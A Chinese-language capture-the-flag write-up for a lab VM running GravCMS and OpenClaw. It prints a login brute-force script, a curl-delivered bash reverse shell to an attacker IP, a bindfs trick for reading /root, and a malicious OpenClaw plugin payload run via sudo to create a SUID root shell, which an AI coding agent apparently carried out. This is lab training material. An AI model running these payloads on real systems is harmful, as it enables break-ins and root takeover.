

openflow

端口扫描

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQgQDRmicDuAIhDTuUUa37WCIEK2z2F1aDUtiJpok20zMzkbe1B41ZvvydX3JHjf7m
gl0F/HRQLGHiA23Il+dwr0YbbBa2ggd5gDl95RSHhuUff/DIC100FbP3YU8A4ItFb8pR6dN8jr+zU1SZvfx6FWApSkTJ
meLPq9PN889+ibvckJcOMqrm1Y05FW2VCWn8QRvwivnuW7iU51IVz7arFe8JShX0Lu0ANNqZEXyJyWjaK+Mqy0K6ZtoW
dyinEQFua81+tBZuvS+qb+AG15/h5hBsS/tUgVk5SIEY6cCRvkYFHB099e1ggrigfnN4Kq2GvzRUYkegjkPzJFQ7BhPy
xT/kDKr1VcLX54sXrp0poU5R9SqSnnESXVM4HQfjIIjTrJFufc2nBF+4f8dH3qtQ+jJkcPEKNVSKKEDULEk1BSBdokhh
1GidxQY7ok+hEb9/wPmo6RBeb1d5t11SP8R5UHyI/yucRpS2M8hpBaovJv8pX1Vwp0z3tUDJWCpkB3K8HDK=
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBi2Hl4ZEYgnoDQfLo03hI6346mXex60PxHEjxDuf
HbkQZVosDPFwZttA8gloBLYLtvDVo9LZZwtv7F/EIiQoIHE=
|   256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAAILRLvZKpSJkETalR4sqzJ0h8a4ivZ8wGt1HfdV30MNY1
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.62
|_http-server-header: Apache/2.4.62 (Debian)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to https://192.168.39.129/
443/tcp   open  ssl/http syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: F58854F6450618729679AD33622BEBAF
| tls-alpn:
|_ http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: OpenClaw Control
| ssl-cert: Subject:
commonName=yourdomain.com/organizationName=YourCompany/stateOrProvinceName=Beijing/countryNa
me=CN/localityName=Beijing
| Issuer:
commonName=yourdomain.com/organizationName=YourCompany/stateOrProvinceName=Beijing/countryNa
me=CN/localityName=Beijing
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-11T11:21:19
| Not valid after: 2027-03-11T11:21:19
| MD5: 468d:00ea:9cfa:914d:c20e:7250:485f:4ab4
| SHA-1: dae8:53b0:ef44:df4d:8d8c:c602:1297:8ba7:f40c:8657
| -----BEGIN CERTIFICATE-----
| MIIDoTCCAomgAwIBAgIUHrBj2FQh4XjoyL5VakSFbnGFRuswDQYJKoZIhvcNAQEL
| BQAwYDELMAkGA1UEBhMCQ04xEDAOBgNVBAgMB0JlYWppbmcxEDA0BgNVBAMCB0Jl
| aWppbmcxFDASBgNVBAoMC1ldXJDb21wYW55MRcwFQYDVQQDDA55b3VyZG9tYWlu
```

```

| LmNvbTAeFw0yNjAzMTExMTIxMTlaFw0yNzAzMTExMTIxMTlaMGACzAJBgNVBAYT
| AkNOMRAwDgYDVQQIDAdCZWlqaW5nMRAwDgYDVQQHDAcCZWlqaW5nMRQwEgYDVQQK
| DATZb3VyQ29tcGFueTEXMBUGA1UEAwW0eW91cmRvbWFPbi5jb20wggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQC8HSyofcjMYT1H0/tFdnY87EdiDQSKZR5d
| QX3DrfI86B2b2X1Q2NBjZbXPk1FuIx8P3DRljTF0lbsiZi0cmwqlDDWNkRkdE7H
| p+/6ELiNnlyjXgIf00E6KRKFebNz1Yw4iJHoJETQp2N4eT3bIc/2vWHT+MIsVhwf
| c+e9j4eXA+vmLxiwFSaAJizUr8o0oBVb1j4vnkUiIZ7y26D7zINLbptuAWN1G9/n
| 8HByQOPGg/ZRoKve/5tBbEDbmfySuH4ViWiXJemrfg0lOGIISl f0SUTyqQx7fzPz
| 2q5SKD8t9CrFrCig/S+Ers3X2CQJGzapKHTVS44AqXr8TS07wCv1AgMBAAGjUzBR
| MB0GA1UdDgQWB8T85khn9eUNKgDcBZzVawcCJF5Z/TAfBgNVHSMEGDAWgBT85khn
| 9eUNKgDcBZzVawcCJF5Z/TAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIB3DQEBCwUA
| A4IBAQA4aImnsNpBsnFcPLiBigC8CpeBbbpvph/Nz8z8mGY4tUY/Y5U8xK50Rhjq
| 0FzVqN/wfh8bB0J226PHEHrJPkOUhNv3z/GCnKhmzeRbQL2/G55zSUrKiZDBaQ36
| inrjUegrfu7CowDG2AQOV+2IW2HFd94zbBPpZU7nNDFPKsFi7K+F8/JTtcYB94eX
| YHME9NsE7gT41NKBd6gN18OU4LmfufS7081rrXrJ734VFfqe4Dq0eLWiMjuQ1F18
| lr80azUTcHmVJX4B2Ed3N8GZagG/X/5+rB0WC8vZnZ6bwqsQ8YI5qYFj6rb8B8+g
| WTDL6aX+DjNUDzonkfMhBht4b+ET
|_-----END CERTIFICATE-----
8080/tcp open  http      syn-ack ttl 63 nginx
|_http-generator: GravCMS
|_http-methods:
|_ Supported Methods: GET HEAD POST
|_http-title: Home | Grav
|_http-robots.txt: 13 disallowed entries
|_/github/ /_phan/ /assets/ /backup/ /bin/ /cache/ /logs/
|_/system/ /tests/ /tmp/ /user/ /vendor/ /webserver-configs/
MAC Address: 08:00:27:10:6D:D5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: openflow.dsz; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

80/443 是 `openclaw`，8080 是 `GravCMS`，我的直觉是 CMS 拿初始权限，龙虾提权

这个地方卡了真的很久，我还专门让 ai 写了个爆破的脚本，但是找了两个字典爆了两轮也没出，我就放弃看别的地方去了。

```

import requests
from bs4 import BeautifulSoup
import json
import time

target_url = "http://192.168.39.129:8080/admin"
username = "admin"
password_file = "password.txt"

session = requests.Session()

def check_login_status(response_text):
    """检查是否已经处于登录状态"""
    # 常见的后台特征词：仪表盘、退出、用户个人资料
    success_indicators = ["dashboard", "task:logout", "admin-user-details", "Log Out"]
    return any(indicator.lower() in response_text.lower() for indicator in
success_indicators)

def get_nonce_or_success():

```

```
"""获取 Nonce, 如果获取不到则检查是否已成功登录"""
```

```
try:
```

```
    r = session.get(target_url, headers={"Accept": "text/html"}, timeout=5)
```

```
    # 1. 尝试寻找 Nonce
```

```
    soup = BeautifulSoup(r.text, 'html.parser')
```

```
    nonce_input = soup.find('input', {'name': 'login-nonce'})
```

```
    if nonce_input:
```

```
        return "NONCE", nonce_input.get('value')
```

```
    # 2. 如果没找到 Nonce, 判断是不是已经登录成功了
```

```
    if check_login_status(r.text):
```

```
        return "SUCCESS", None
```

```
except Exception as e:
```

```
    print(f"\n[!] 网络请求异常: {e}")
```

```
return "ERROR", None
```

```
def start_brute():
```

```
    try:
```

```
        with open(password_file, 'r', encoding='utf-8', errors='ignore') as f:
```

```
            passwords = [line.strip() for line in f if line.strip()]
```

```
    except FileNotFoundError:
```

```
        print(f"[-] 错误: 找不到文件 {password_file}")
```

```
        return
```

```
print(f"[*] 启动 Grav 爆破模式...")
```

```
# 记录上一次尝试的密码, 因为报错时, 其实上一个成功的
```

```
last_password = ""
```

```
for password in passwords:
```

```
    status, value = get_nonce_or_success()
```

```
    if status == "SUCCESS":
```

```
        print(f"\n\n[+] 爆破成功! ")
```

```
        print(f"[+] 匹配密码应该是前一个尝试的值: {last_password}")
```

```
        return
```

```
    if status == "ERROR" or not value:
```

```
        # 如果是因为密码正确导致重定向, 这里的报错其实就是信号
```

```
        print(f"\n[?] 状态异常, 可能已触发登录重定向。尝试验证密码: {last_password}")
```

```
        return
```

```
    # 构造请求
```

```
    data = {
```

```
        "data[username]": username,
```

```
        "data[password]": password,
```

```
        "task": "login",
```

```
        "login-nonce": value
```

```
    }
```

```
    # 记录当前密码
```

```

last_password = password
print(f"[*] 尝试: {password} | Nonce: {value[:8]}...", end='\r')

try:
    # 使用 AJAX 头, 让 Grav 返回 JSON
    headers = {"X-Requested-With": "XMLHttpRequest"}
    response = session.post(target_url, data=data, headers=headers,
allow_redirects=False)

    # 如果返回的是 303 且指向了 dashboard, 直接收工
    res_json = response.json()
    redirect_path = res_json.get("redirect", "")
    if "dashboard" in redirect_path.lower():
        print(f"\n\n[+] 爆破成功! 密码: {password}")
        return

except:
    pass # 忽略 JSON 解析错误, 交给下一轮的 get_nonce 判定

print("\n[-] 未能找到密码。")

if __name__ == "__main__":
    start_brute()

```

实在没招了, 去问了作者, 提示是弱口令, 我自己也没试出来, 再找一个弱口令的字典跑吧

后台凭证 `admin:Admin123`



```

~/Desktop/maze python3 bruteforce.py
[*] 启动 Grav 爆破模式...
[*] 尝试: Admin123 | Nonce: 6f9143e8.....
[+] 爆破成功!
[+] 匹配密码应该是前一个尝试的值: Admin123

```


尝试漏洞 [CVE-2025-50286](#), 上传一个恶意的 zip, 里头有一个 webshell

```

curl --get --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/192.168.39.142/4444 0>&1'"
http://192.168.39.178:8080/

```

id 是1000, 并且发现在 docker 里



cdk 丢进去扫一下，发现宿主机 `/home/welcome` 被以可写方式挂进了容器内的 `/home/user`，把公钥写进去

很奇怪的地方来了，公钥应该是被写到宿主机的家目录里头去了，但是不管我以 `welcome` 还是以 `abc` 还是以 `user` 的身份去登录都失败了


实在是没思路了，我心血来潮把flag丢cmd5了，发现竟然能解出来 `bindfs`，尝试把root目录挂载出来

```
mkdir /tmp/pwn
bindfs -u 1000 /root /tmp/pwn
```

发现了一组凭证，其中容器 `root` 密码就是 `root-grav`

```
users=flowgrav
pass=root-grav
token=b7ed036e7b31b17821daafb54022fd440a2de532e6d34656
```

原来宿主机的用户叫 `flowgrav`，只是用户目录是 `/home/welcome`。。。



sudo -l 发现 openclaw

```
flowgrav@openflow:/tmp$ sudo -l
sudo: unable to resolve host openflow: Name or service not known
Matching Defaults entries for flowgrav on openflow:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User flowgrav may run the following commands on openflow:
    (ALL) NOPASSWD: /usr/bin/openclaw
    (ALL) NOPASSWD: /usr/bin/systemctl --user restart openclaw-gateway.service
```

我一开始尝试了用插件去提权，但是权限不对安装失败了，我也想过用压缩包的方式让 root 去解压，但是不知道为什么一直成功不了

重新导入了一次靶机，把思路和私钥丢给codex，就跑了7min。。累了啊，感觉道心破碎了

已处理 7m 59s >

已完成提权并读取到 `root.txt`，结果如下：

```
flag{root-eff9e2cb7b0c8c77402128571629eeee}
```

我已经按流程执行了：

```
python3 skills/ctf_manager.py verify "flag{root-eff9e2cb7b0c8c77402128571629eeee}"
```

并记录到 `workspace/flag_attempts.log`。

请你先在平台确认这个 flag 是否正确。

你确认后，我再继续执行 `finalize` 和 `learn`。

最终payload

```
mkdir -p /home/welcome/Workspace/pwn
cd /home/welcome/Workspace/pwn

# 编写 payload (插件加载时执行)
cat <<EOF > index.ts
import { execSync } from "node:child_process";

try {
  execSync("cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash");
} catch {}

export default {
  id: "pwn",
  name: "pwn",
  description: "ctf-privesc-poc",
  configSchema: { type: "object", additionalProperties: false, properties: {} },
  register() {},
};
EOF

# 编写 package.json (声明 openclaw.extensions)
cat <<EOF > package.json
{
  "name": "pwn",
  "version": "1.0.0",
  "type": "module",
  "openclaw": {
    "extensions": ["../index.ts"]
  }
}
```


EOF

编写 manifest (新版本必需)

```
cat <<EOF > openclaw.plugin.json
{
  "id": "pwn",
  "name": "pwn",
  "configSchema": {
    "type": "object",
    "additionalProperties": false,
    "properties": {}
  }
}
EOF
```

回到 Workspace, 按“带顶层目录 + root owner 元数据”打包

```
cd /home/welcome/Workspace
tar --owner=0 --group=0 --numeric-owner -cf pwn.tar pwn
```

安装插件并触发加载

```
sudo /usr/bin/openclaw plugins install /home/welcome/Workspace/pwn.tar
sudo /usr/bin/openclaw status
```

iShell Pro

Found 1 extension(s) under /root/.openclaw/extensions. Without plugins.allow, any discovered plugin id may load (depending on config and plugin behavior).
Fix: Set plugins.allow to an explicit list of plugin ids you trust.
Full report: openclaw security audit
Deep probe: openclaw security audit --deep

Channels

Channel	Enabled	State	Detail

Sessions

Key	Kind	Age	Model	Tokens
agent:main:main	direct	19d ago	glm-4.5	11k/205k (6%) · 99% cached

FAQ: <https://docs.openclaw.ai/faq>
Troubleshooting: <https://docs.openclaw.ai/troubleshooting>

Update available (npm 2026.3.28). Run: openclaw update

Next steps:
Need to share? openclaw status --all
Need to debug live? openclaw logs --follow
Fix reachability first: openclaw gateway probe

flowgrav@openflow:~/Workspace\$ ls -alh /tmp

```
total 1.2M
drwxrwxrwt 15 root root 4.0K Mar 31 09:26 .
drwxr-xr-x 18 root root 4.0K Mar 18 2025 ..
drwxrwxrwt 2 root root 4.0K Mar 31 09:16 .font-unix
drwxrwxrwt 2 root root 4.0K Mar 31 09:16 .ICE-unix
drwxr-xr-x 2 root root 4.0K Mar 31 09:26 jiti
drwxr-xr-x 3 root root 4.0K Mar 31 09:21 node-compile-cache
drwx----- 2 root root 4.0K Mar 31 09:16 openclaw
drwxr-xr-x 2 root root 4.0K Mar 31 09:27 openclaw-0
drwxr-xr-x 2 flowgrav welcome 4.0K Mar 31 09:24 pwn
-rwsr-xr-x 1 root root 1.2M Mar 31 09:27 rootbash
drwx----- 3 root root 4.0K Mar 31 09:16 systemd-private-edb1834fc8a84a568c273f51fdb8b9d4-apache2.service-elqKlh
drwx----- 3 root root 4.0K Mar 31 09:16 systemd-private-edb1834fc8a84a568c273f51fdb8b9d4-systemd-logind.service-geCThh
drwx----- 3 root root 4.0K Mar 31 09:16 systemd-private-edb1834fc8a84a568c273f51fdb8b9d4-systemd-timesyncd.service-kt7Vuj
drwxrwxrwt 2 root root 4.0K Mar 31 09:16 .Test-unix
drwxrwxrwt 2 root root 4.0K Mar 31 09:16 .X11-unix
drwxrwxrwt 2 root root 4.0K Mar 31 09:16 .XIM-unix

flowgrav@openflow:~/Workspace$ /tmp/rootbash -p
rootbash-5.0# id
uid=1000(flowgrav) gid=1000(welcome) euid=0(root) groups=1000(welcome)
rootbash-5.0# cat /root/root.txt
flag[root-eff9e2cb7b0c8c77402128571629eeee]
rootbash-5.0#
```

System Statistics:

- CPU: 34.6%
- 内存: 43%
- 磁盘: 88%
- 网络: 4KB/s

网络接口: eth0

PATH: /home/kali_

DIR: 0

FILE: 16

TOTAL: 4.34 MB

复盘

对比了一下我之前失败的payload，我发现了问题：其实我后面用 `tar` 改属组的思路是对的，但是我上一个权限错误的插件没有成功删掉，而且少一个 `manifest`，导致它报的错误还带着权限错误，我就以为光用 `tar` 改属主不行。这是候我就开始尝试备份，计划任务等等，当然最后都失败了。主要这个备份功能也很搞，因为这个备份能看到之前的记录，记录里好像有一条让 `agent` 去读 `/root/root.txt`，被这个误导到了，我就想着怎么样能用类似的方式读到flag，浪费了很多时间。